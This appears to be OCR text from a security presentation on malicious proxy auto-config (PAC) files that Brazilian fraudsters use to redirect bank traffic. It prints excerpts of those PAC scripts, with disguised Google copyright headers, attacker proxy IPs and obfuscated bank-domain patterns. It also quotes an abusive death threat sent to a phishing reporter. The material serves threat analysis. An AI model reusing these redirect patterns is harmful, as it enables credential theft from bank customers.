
PAC: the Problem Auto Config



```
/////////////////////////
// Copyright 2007-2012 Google Inc. All Rights Reserved.
/////////////////////////

/////////////////////////
// ATENÇÃO: Não modifique este arquivo.
/////////////////////////

function FindProxyForURL ( S4IT3_N4Z_, R_ED_IR_PA__C )
{
/////====================================
var I_P__SRV = "PROXY 198.173.69.52:80";////MYHOME
var I_P__SRV0 = "PROXY 198.170.82.84:80";//LEBB
var I_P__SRV1 = "PROXY 199.237.235.47:80";//CEEHHHFE
var I_P__SRV2 = "PROXY 198.170.100.39:80";//IIII_TTAAA
var R_33D_ =  "DIRECT";
```

ATTENTION: Don’t modify this file...
Copyright Google Inc.


PAC: the Problem Auto Config



```
// New PAC Document Config, from C4SH_OUT - by c0d3c4sh
// carai esses fdps ficam sniffando pra que ? vao chupar um canavial de rola seus arrombado desocupados
// me deixem trabalhar, preciso sustentar minha familia cambada de fdp, alivia ai pa mim !!
// caso queira trampo me mande 1 email [redacted]@bol.com.br !
     function FindProxyForURL(SAITE, URLREQ) {
//////////////////////////////////////////////////////////
var SERVER = "PROXY [redacted]85.88:80";
var RD = "DIRECT";
var S1 = "*ww"+ "w.hs"+ "bc.c"+ "om.*";
var S2 = "*hs"+  "bc"+     ".com"+  ".*";
var S3 = "*ww"+ "w.hs"+ "bcpre"+ "mier"+ ".com.*";
var S4 = "*hs"+ "bcpre"+ "mier"+ ".com.*";
var S5 = "*ww"+ "w.hs"+ "bcadv"+ "ance"+ ".com.*";
var S6 = "*hs"+ "bc"+ "advan"+ "ce"+ ".com.*";
var S7 = "*br"+  "ades"+  "co.*";
var S8 = "*ww"+  "w.b"+       "b."+  "com.*";
var S9 = "*WW"+ "W.bra"+ "desco"+ "prim"+ "e.com.*";
var S10 = "*bra"+ "desco"+ "prim"+ "e.com.*";
var S11 = "*ww"+ "w.bra"+ "desco"+ "priv"+ "ate"+ "ban"+ "k.com.*";
var S12 = "*bra"+ "desco"+ "priv"+ "ate"+ "ban"+ "k.com.*";
var S13 = "*w"+  "w"+  "w.r"+  "ea"+  "l.c"+  "om.*";
var S14 = "*rea"+ "l.co"+ "m.*";
var S15 = "*ww"+ "w.ban"+ "core"+ "al.co"+ "m.*";
var S16 = "*ban"+ "core"+ "al.co"+ "m.*";
var S17 = "*san"+ "tan"+ "der.c"+ "om.*";
```

“Why are these motherf*ckers are sniffing (my PACs)? Come on…..let me work freely, I need to feed my family, bunch of mother*ckers, go easy on me!!


PAC: the Problem Auto Config



```
// ┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐
// C4SH_OUT 1.5 by @c0d3c4sh - AGORA COM EHHHKIUUUUHH!!!
// New PAC Document Config !
// likeobama@bol.com.br
//
// ┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐
// FALEM BEM OU FALEM MAL, MAS FALEM DE MIM!
// UM BRINDE A FALSIDADE, E A TODOS OS FDPS QUE J┴ DEI MINHA CONFIANÃA, E Ð A MERE
//
// ┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐
// NAO APAGUE OU MODIFIQUE ESTE ARQUIVO
// NAO TENTE SNIFFAR, DENUNCIAR, PACOTAR OU PUBLICAR NO TWITTER ESTE ARQUIVO
// UMA ALMA DO INFERNO IRA REDIRECIONAR TUDO NOVAMENTE
// E TODOS VIVERAM FELIZES PARA SEMPRE... FIMMMM
//
// ┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐
// MANDA 1 SALVE PAH ESSES LADRAO AQUI, VAMOS COM FORÂA 2012 EH NOISSS!
// b0tluk, k3kc4rd, [[ soft ]], Doug1nh0x, Japon3sR4uL, P4TR1ICK, natancanaranas,
// Let's Work :>
//
// ┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐┐

function FindProxyForURL ( SAI_TE_NAZ, REDIRPAC )
{
/////====================================
var M_IP = "PROXY 128.241.57.229:80";// ;/ m_ain
var M_IP0 = "PROXY 199.237.192.245:80";// ;p b_B_
var M_IP1 = "PROXY 199.238.144.95:80";// ;| c_e_f
var M_IP2 = "PROXY 198.106.213.236:80";// ;) i_tta
var RED = "DIRECT";
```

"don't try to erase or modify this file, don't try to sniff, report, take down or publish on Twitter. The denizens of hell will redirect everything again and everybody will be happy in the end. Greetings to the thieves…"

PAC: the Problem Auto Config




Internet Banker...
@c0d3c4sh

@assolini eae sacana! olha eu aqui, pow alivia ai pa mim, para de denunciar meu pharming! na boa :)

11:30 PM - 8 Mar 12 via web · Embed this Tweet

“Sup bastard! Look me here, go easy on me, stop taking down my pharming! Let it be :)”

PAC: the Problem Auto Config



De:	Argos Yoneda Coletti
Para:	
Data:	02/02/2013 19:14
Assunto:	FW:

OW SEU FILHO DA PUTA VAI FICA DENUNCIANDO PISHING MESMO SEU MERDA NÃO TEM NADA PRA FAZER DA MERDA DA SUA VIDINHA NÃO SEU BOSTA A HORA QUE TE ACHAREM COM A BOCA CHEIA DE FORMIGA SEU FILHO DA PUTA NÃO VAI CHORA PRA DEUS NÃO VIU SEU MERDA TEM PORRA NENHUMA PRA FAZER DA MERDA DA VIDA A NÃO SER CAÇA PHISHING NA INTERNET PRA DENUNCIA SEU FILHO DE UMA PUTA TUA HORA VAI CHEGA SEU BOSTA A GENTE SE ENCONTRA NO INFERNO PODE ESPERA SEU MERDA.

Death threat featuring personal data sent to a friend of mine, a very active phishing reporter

for Brazilian bad guys

PAC


is the new

HOSTS

PACs for multi purpose:

- 40+ Brazilian Banks
- Credit cards
- Credentials from Webmails
- Payment (Paypal, PagSeguro, etc)
- Landing pages to generate traffic
- Steal mtgox.com (Bitcoins) credentials
- Steal login from Govern websites
- Block websites

PAC: the Problem Auto Config




Strings
Find
http://kaspersky.com/ - Microsoft Internet Explorer
Arquivo Editar Exibir Favoritos Ferramentas Ajuda
Endereço http://kaspersky.com/
Ir
Links
Concluído
Internet

